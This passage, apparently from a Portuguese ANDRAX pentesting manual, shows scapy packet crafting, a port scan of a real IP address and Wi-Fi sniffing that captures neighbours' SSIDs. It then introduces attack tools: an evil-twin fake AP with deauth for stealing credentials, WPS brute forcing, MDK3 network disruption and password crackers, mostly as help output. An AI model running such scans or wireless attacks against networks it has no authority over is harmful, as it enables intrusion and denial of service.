
Podemos fazer muita coisa com o scapy, realizar muitos ataques e programar centenas de testes em protocolos mas vamos começar com um teste simples, que tal fazer uma requisição DNS do zero? Vamos entender como funcionam os protocolos e nesse caso o scapy serve ate mesmo para estudos.



```
u0_a607@ANDRAX /  
└─> sudo scapy  
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6  
WARNING: IPython not available. Using standard Python shell instead.  
Welcome to Scapy (3.0.0)  
>>> host="192.168.0.1"  
>>> pkt=IP(dst=host)/UDP()/DNS(rd=1,qd=DNSQR(qname="thecrackertechnology.com"))  
>>> sender=sr1(pkt)  
Begin emission:  
.Finished to send 1 packets.  
*  
Received 2 packets, got 1 answers, remaining 0 packets  
>>> sender  
<IP version=4 ihl=5 tos=0x0 len=142 id=15228 flags= frag=0 ttl=30 proto=17 checksum=0xdf8e src=192.  
168.0.1 dst=192.168.0.3 options=[] |<UDP sport=53 dport=53 len=122 checksum=0x81d1 |<DNS id=0 qr=1  
opcode=QUERY aa=0 tc=0 rd=1 ra=1 z=0 ad=0 cd=0 rcode=ok qdcount=1 ancount=1 nscount=2 arcount=0 q  
d=<DNSQR qname='thecrackertechnology.com.' qtype=A qclass=IN |> an=<DNSRR rrname='thecrackertechnology.com.' type=A rclass=IN ttl=2341 rdata='108.179.192.189' |> ns=<DNSRR rrname='thecrackertechnology.com.' type=NS rclass=IN ttl=37634 rdata='ns681.hostgator.com.br.' |<DNSRR rrname='thecrackertechnology.com.' type=NS rclass=IN ttl=37634 rdata='ns680.hostgator.com.br.' |>> ar=None |>>>  
>>> 
```

Figura 32: Scapy3k DNS query no ANDRAX

Na imagem acima podemos ver que temos o total controle sobre os pacotes que fazemos com o scapy e também recebemos todas as informações sobre ele.



```
>>> sender.show()
###[ IP ]###
version= 4
ihl= 5
tos= 0x0
len= 142
id= 15228
flags=
frag= 0
ttl= 30
proto= 17
chksum= 0xdf8e
src= 192.168.0.1
dst= 192.168.0.3
\options\
###[ UDP ]###
sport= 53
dport= 53
len= 122
checksum= 0x81d1
###[ DNS ]###
id= 0
qr= 1
```

Figura 33: Scapy3k SHOW pkt no ANDRAX

Podemos notar que usando o “show()” temos uma visão mais organizada da estrutura do pacote e todos eles elementos são facilmente gerenciados como eu falei...



```
\ns\
|###[ DNS Resource Record ]###
| rrname= 'thecrackertechnology.com.'
| type= NS
| rclass= IN
| ttl= 37634
| rdlen= 24
| rdata= 'ns681.hostgator.com.br.'
|###[ DNS Resource Record ]###
| rrname= 'thecrackertechnology.com.'
| type= NS
| rclass= IN
| ttl= 37634
| rdlen= 24
| rdata= 'ns680.hostgator.com.br.'
ar= None
>>> sender[DNS][4].rrname
b'thecrackertechnology.com.'
>>> sender[DNS][4].rdata
b'ns680.hostgator.com.br.'
>>> sender[DNS][4].type
2
>>> 
```

Figura 34: Scapy3k objetos no ANDRAX

A manipulação dos objetos é feita de forma simples e organizada com a sintaxe do Python, isso nos permite criar centenas de ferramentas e scripts moldáveis de acordo com o escopo dos nossos trabalhos, não é possível fazer apenas coisas pequenas com o scapy, até mesmo exploits de redes são feitos com o uso do scapy.

Que tal fazer um port scan bem rápido e simples?

Figura 35: Scapy3k port scan no ANDRAX

```
>>> scan
(<Results: TCP:843 UDP:0 ICMP:0 Other:0>, <Unanswered: TCP:157 UDP:0 ICMP:0 Other:0>)
>>> ans.unans=_  
>>> ans.summary()  
IP / TCP 192.168.0.3:20 > 108.179.192.189:1 S ==> IP / TCP 108.179.192.189:1 > 192.168.0.3:20 RA  
IP / TCP 192.168.0.3:20 > 108.179.192.189:2 S ==> IP / TCP 108.179.192.189:2 > 192.168.0.3:20 RA  
IP / TCP 192.168.0.3:20 > 108.179.192.189:3 S ==> IP / TCP 108.179.192.189:3 > 192.168.0.3:20 RA  
IP / TCP 192.168.0.3:20 > 108.179.192.189:4 S ==> IP / TCP 108.179.192.189:4 > 192.168.0.3:20 RA  
IP / TCP 192.168.0.3:20 > 108.179.192.189:5 S ==> IP / TCP 108.179.192.189:5 > 192.168.0.3:20 RA  
IP / TCP 192.168.0.3:20 > 108.179.192.189:6 S ==> IP / TCP 108.179.192.189:6 > 192.168.0.3:20 RA  
IP / TCP 192.168.0.3:20 > 108.179.192.189:7 S ==> IP / TCP 108.179.192.189:7 > 192.168.0.3:20 RA  
IP / TCP 192.168.0.3:20 > 108.179.192.189:8 S ==> IP / TCP 108.179.192.189:8 > 192.168.0.3:20 RA  
IP / TCP 192.168.0.3:20 > 108.179.192.189:9 S ==> IP / TCP 108.179.192.189:9 > 192.168.0.3:20 RA  
IP / TCP 192.168.0.3:20 > 108.179.192.189:10 S ==> IP / TCP 108.179.192.189:10 > 192.168.0.3:20 RA  
IP / TCP 192.168.0.3:20 > 108.179.192.189:11 S ==> IP / TCP 108.179.192.189:11 > 192.168.0.3:20 RA  
IP / TCP 192.168.0.3:20 > 108.179.192.189:12 S ==> IP / TCP 108.179.192.189:12 > 192.168.0.3:20 RA  
IP / TCP 192.168.0.3:20 > 108.179.192.189:13 S ==> IP / TCP 108.179.192.189:13 > 192.168.0.3:20 RA  
IP / TCP 192.168.0.3:20 > 108.179.192.189:14 S ==> IP / TCP 108.179.192.189:14 > 192.168.0.3:20 RA  
IP / TCP 192.168.0.3:20 > 108.179.192.189:15 S ==> IP / TCP 108.179.192.189:15 > 192.168.0.3:20 RA  
IP / TCP 192.168.0.3:20 > 108.179.192.189:16 S ==> IP / TCP 108.179.192.189:16 > 192.168.0.3:20 RA  
IP / TCP 192.168.0.3:20 > 108.179.192.189:17 S ==> IP / TCP 108.179.192.189:17 > 192.168.0.3:20 RA  
IP / TCP 192.168.0.3:20 > 108.179.192.189:18 S ==> IP / TCP 108.179.192.189:18 > 192.168.0.3:20 RA  
IP / TCP 192.168.0.3:20 > 108.179.192.189:19 S ==> IP / TCP 108.179.192.189:19 > 192.168.0.3:20 RA
```

*Figura 36: Scapy3k port scan result no ANDRAX*

O scapy é realmente muito poderoso mas e agora? Que tal bater em cima do 802.11?

```
>>> sniff(iface="wlan1", prn=lambda x: x.summary())
RadioTap / 802.11 Management 8 3:c:e5:b4:0b:eb:3a > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID=b'DEUS \
xc3\x89 FIEL' / Dot11Elt / Dot11
Elt / Dot11Elt / Dot11Elt
RadioTap / 802.11 Data 4 08:8c:2c:f9:f7:52 > 10:be:f5:74:c0:0d / Dot11NULL / Raw
RadioTap / 802.11 Management 8 18:a6:f7:21:70:d2 > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID=b'GABRIE
LLY ROGRIGUES' / Dot11Elt / Dot1
Elt / Dot11Elt / Dot11Elt
RadioTap / 802.11 Management 8 3:c:e5:b4:0b:eb:3a > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID=b'DEUS \
xc3\x89 FIEL' / Dot11Elt / Dot11
Elt / Dot11Elt / Dot11Elt
RadioTap / 802.11 Management 8 10:be:f5:74:c0:0d > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID=b'TCT ZO
NE 01' / Dot11Elt / D
ot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt
RadioTap / 802.11 Management 8 e4:6f:13:10:62:81 > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID=b'CASA'
/ Dot11Elt / Dot11Elt
/ Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt
RadioTap / 802.11 Management 8 3:c:e5:b4:0b:eb:3a > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID=b'DEUS \
xc3\x89 FIEL' / Dot11Elt / Dot11
Elt / Dot11Elt / Dot11Elt
RadioTap / 802.11 Data 0 d4:ca:6d:2f:2c:9d > 01:80:c2:00:00:00 / LLC / SNAP / Raw
RadioTap / 802.11 Management 8 18:a6:f7:21:70:d2 > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID=b'GABRIE
LLY ROGRIGUES' / Dot11Elt / Dot11Elt
```

*Figura 37: Scapy3k scan 802.11 no ANDRAX*

Realmente o scapy é uma ferramenta muito poderosa que combinada com a facilidade para criar scripts do Python acaba se tornando uma arma que nas mãos de quem sabe usar pode fazer estragos.

Quer aprender a programar em Python para o Hacking e aprender a usar o scapy no Network Hacking? Acesse o curso do ANDRAX <http://learnapp.thecrackertechnology.com/>

## WIRELESS HACKING

O ANDRAX tem diversos softwares projetados para Wireless Hacking inclusive a suite aircrack-ng completa, tudo pode ser acessado diretamente do Drawer ou pelo terminal inclusive o FakeAP oficial e exclusivo do ANDRAX.

### VMP EVIL AP

O VMP EVIL AP é um sistema de FakeAP usado para enganar usuários se passando por outra rede e assim obter credenciais de acesso e infectar os aparelhos conectados.



Figura 38: VMP EVIL AP no ANDRAX

No primeiro campo adicionamos o nome da rede e no segundo a senha se aplicável marcando o modo “WPA-PSK”, o VMP EVIL AP é muito eficiente para criar rapidamente uma rede wireless assim atacando a original com deauth para que os usuários sejam direcionados ao Fake AP.

# AIRCRACK-NG

A suite aircrack-ng esta completa no ANDRAX com todos os utilitários para Hacking, Cracking e Pentest de redes wireless, a suite aircrack-ng é mais usada para quebra de WEP, WPA, WPA2/PSK... possui diversos utilitários que são usados para ações específicas dentro do contexto do sistema.



```
u0_a607@ANDRAX ~
→ airbase-ng    airdecap-ng    aireplay-ng    airodump-ng    airtun-ng
aircrack-ng    airdecloak-ng   airodump-ng    airserv-ng
u0_a607@ANDRAX ~
```



Figura 39: Suite aircrack-ng completa no ANDRAX

## Reaver

Reaver é uma poderosa ferramenta de brute force em WPS, com o Reaver é possível invadir uma rede wifi sem senha desde que ela esteja com o WPS ativa, muitas pessoas nem sabem que esse funcionalidade existe e ela vem ativa em muitos routers.



```
u0_a607@ANDRAX ~
→ reaver
```

Reaver v WiFi Protected Setup Attack Tool  
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

Required Arguments:

-i, --interface=<wlan>	Name of the monitor-mode interface to use
-b, --bssid=<mac>	BSSID of the target AP

Optional Arguments:

-m, --mac=<mac>	MAC of the host system
-e, --essid=<ssid>	ESSID of the target AP
-c, --channel=<channel>	Set the 802.11 channel for the interface (implies -f)
-o, --out-file=<file>	Send output to a log file [stdout]
-s, --session=<file>	Restore a previous session file
-C, --exec=<command>	Execute the supplied command upon successful pin recovery
-D, --daemonize	Daemonize reaver
-a, --auto	Auto detect the best advanced options for the target AP
-f, --fixed	Disable channel hopping
-5, --5ghz	Use 5GHz 802.11 channels
-v, --verbose	Display non-critical warnings (-vv for more)
-q, --quiet	Only display critical messages

Figura 40: Reaver no ANDRAX

## MDK3

O mdk3 é um ferramenta para ataques de stress em uma rede, muito importante no caso do atacante desejar que a rede seja impedida de fornecer acesso aos usuários.



```
u0_a607@ANDRAX /  
└─> sudo mdk3  
MDK 3.0 v7 - "OMG! He cleaned his code!"  
by ASPj of k2wrlz, using the osdep library from aircrack-ng  
And with lots of help from the great aircrack-ng community:  
Antragon, moongray, Ace, Zero_Chaos, Hirte, thefkboss, ducttape,  
telek0miker, Le_Vert, sorbo, Andy Green, bahathir, Dawid Gajownik,  
Ruslan Naboullin and Alex Oberle  
THANK YOU!  
  
MDK is a proof-of-concept tool to exploit common IEEE 802.11 protocol weaknesses.  
IMPORTANT: It is your responsibility to make sure you have permission from the  
network owner before running MDK against it.  
  
This code is licenced under the GPLv2 or later  
  
MDK USAGE:  
mdk3 <interface> <attack_mode> [attack_options]  
  
Try mdk3 --fullhelp for all attack options  
Try mdk3 --help <attack_mode> for info about one attack only
```


Figura 41: MDK3 no ANDRAX

## PASSWORD HACKING

O ANDRAX promove acesso a utilitários de Password Hacking sejam eles Online e/ou Offline

## CRUNCH

O Crunch é um gerador de wordlists para ataques de breute force, muito versátil e bastante utilizado no Pentest pois permite uma boa modificação e customização de todos os parâmetros a serem inseridos.




```
u0_a607@ANDRAX /  
└─> crunch  
crunch version 3.6  
  
Crunch can create a wordlist based on criteria you specify. The output from crunch can be sent to  
the screen, file, or to another program.  
  
Usage: crunch <min> <max> [options]  
where min and max are numbers  
  
Please refer to the man page for instructions and examples on how to use crunch.
```



Figura 42: Crunch no ANDRAX

# Ncrack

O Ncrack é mais uma ferramenta desenvolvida pela Nmap.org, o ncrack é um password cracker em sistemas online com dezenas de features para bypass de IDS/IPS e vários módulos de ataque sem falar na api para desenvolvimento rápido de módulos.




```
u0_a607@ANDRAX ~
ncrack
Ncrack 0.6 ( http://ncrack.org )
Usage: ncrack [Options] {target and service specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iX <inputfilename>: Input from Nmap's -oX XML output format
  -iN <inputfilename>: Input from Nmap's -oN Normal output format
  -iL <inputfilename>: Input from list of hosts/networks
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
SERVICE SPECIFICATION:
  Can pass target specific services in <service>://target (standard) notation or
  using -p which will be applied to all hosts in non-standard notation.
  Service arguments can be specified to be host-specific, type of service-specific
  (-m) or global (-g). Ex: ssh://10.0.0.10,at=10,cl=30 -m ssh:at=50 -g cd=3000
  Ex2: ncrack -p ssh,ftp:3500,25 10.0.0.10 scanme.nmap.org google.com:80,ssl
  -p <service-list>: services will be applied to all non-standard notation hosts
  -m <service>:<options>: options will be applied to all services of this type
  -g <options>: options will be applied to every service globally
Misc options:
  ssl: enable SSL over this service
```

Figura 43: Ncrack no ANDRAX

# John The Ripper

O John The Ripper é o mais famoso e usado password cracker offline, desenvolvido pela OpenWall e largamente utilizado pelos verdadeiros profissionais da segurança, noobs e lammers não sabem usar o John por apresentar características únicas e uma sintaxe de trabalho que exige conhecimentos medianos.



```
u0_a607@ANDRAX ~
john
John the Ripper password cracker, version 1.8.0
Copyright (c) 1996-2013 by Solar Designer
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single          "single crack" mode
--wordlist=FILE  wordlist mode, read words from FILE or stdin
--rules           enable word mangling rules for wordlist mode
--incremental[=MODE] "incremental" mode [using section MODE]
--external=MODE   external mode or word filter--stdout[=LENGTH]      just output cand
idate passwords [cut at LENGTH]
--restore[=NAME]  restore an interrupted session [called NAME]
--session=NAME    give a new session the NAME
--status[=NAME]   print status of a session [called NAME]
--make-charset=FILE make a charset, FILE will be overwritten
--show            show cracked passwords
--test[=TIME]     run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,...] [do not] load this (these) user(s) only
--groups=[-]GID[,...] load users [not] of this (these) group(s) only
--shells=[-]SHELL[,...] load users with[out] this (these) shell(s) only
--salts=[-]N       load salts with[out] at least N passwords only
```


Figura 44: John The Ripper no ANDRAX

# PROGRAMAÇÃO

O ANDRAX possui um ambiente completo para programação, inclusive dos seus próprios softwares, tem suporte nativo a programação em C, C++, Fortran, Objc-c, Objc-c++, Python3...

## GCC

O ANDRAX vem equipado com o gcc que é o compilador para C desenvolvido pelo projeto GNU, o gcc é de longe o melhor compilador com maior compatibilidade já desenvolvido.




```
u0_a607@ANDRAX /  
→ gcc --help  
Usage: gcc-4.9 [options] file...  
Options:  
-pass-exit-codes      Exit with highest error code from a phase  
--help                Display this information  
--target-help         Display target specific command line options  
--help={common|optimizers|params|target|warnings|[^\{joined|separate|undocumented}\}][,...]  
                      Display specific types of command line options  
(Use '-v --help' to display command line options of sub-processes)  
--version             Display compiler version information  
-dumpspecs            Display all of the built in spec strings  
-dumpversion           Display the version of the compiler  
-dumpmachine           Display the compiler's target processor  
-print-search-dirs    Display the directories in the compiler's search path  
-print-libgcc-file-name Display the name of the compiler's companion library  
-print-file-name=<lib>  Display the full path to library <lib>  
-print-prog-name=<prog> Display the full path to compiler component <prog>  
-print-multiarch       Display the target's normalized GNU triplet, used as  
                      a component in the library path  
-print-multi-directory Display the root directory for versions of libgcc  
-print-multi-lib        Display the mapping between command line options and  
                      multiple library search directories
```

Figura 45: GCC no ANDRAX

## G++

O g++ é o porte do gcc para c++ também do projeto GNU, tem as mesmas características do gcc e a mesma compatibilidade, no geral um pode compilar softwares do outro.



```
u0_a607@ANDRAX /  
→ g++ --help  
Usage: g++-4.9 [options] file...  
Options:  
-pass-exit-codes      Exit with highest error code from a phase  
--help                Display this information  
--target-help         Display target specific command line options  
--help={common|optimizers|params|target|warnings|[^\{joined|separate|undocumented}\}][,...]  
                      Display specific types of command line options  
(Use '-v --help' to display command line options of sub-processes)  
--version             Display compiler version information  
-dumpspecs            Display all of the built in spec strings  
-dumpversion           Display the version of the compiler  
-dumpmachine           Display the compiler's target processor  
-print-search-dirs    Display the directories in the compiler's search path  
-print-libgcc-file-name Display the name of the compiler's companion library  
-print-file-name=<lib>  Display the full path to library <lib>  
-print-prog-name=<prog> Display the full path to compiler component <prog>  
-print-multiarch       Display the target's normalized GNU triplet, used as  
                      a component in the library path  
-print-multi-directory Display the root directory for versions of libgcc  
-print-multi-lib        Display the mapping between command line options and  
                      multiple library search directories
```

Figura 46: G++ no ANDRAX

# Python3

O ANDRAX também tem suporte ao Python3 completo com todos os módulos disponíveis e compatíveis com a execução no ANDRAX.

```
u0_a607@ANDRAX ~
-> python3
Python 3.6.3 (default, Oct  6 2017, 07:47:52)
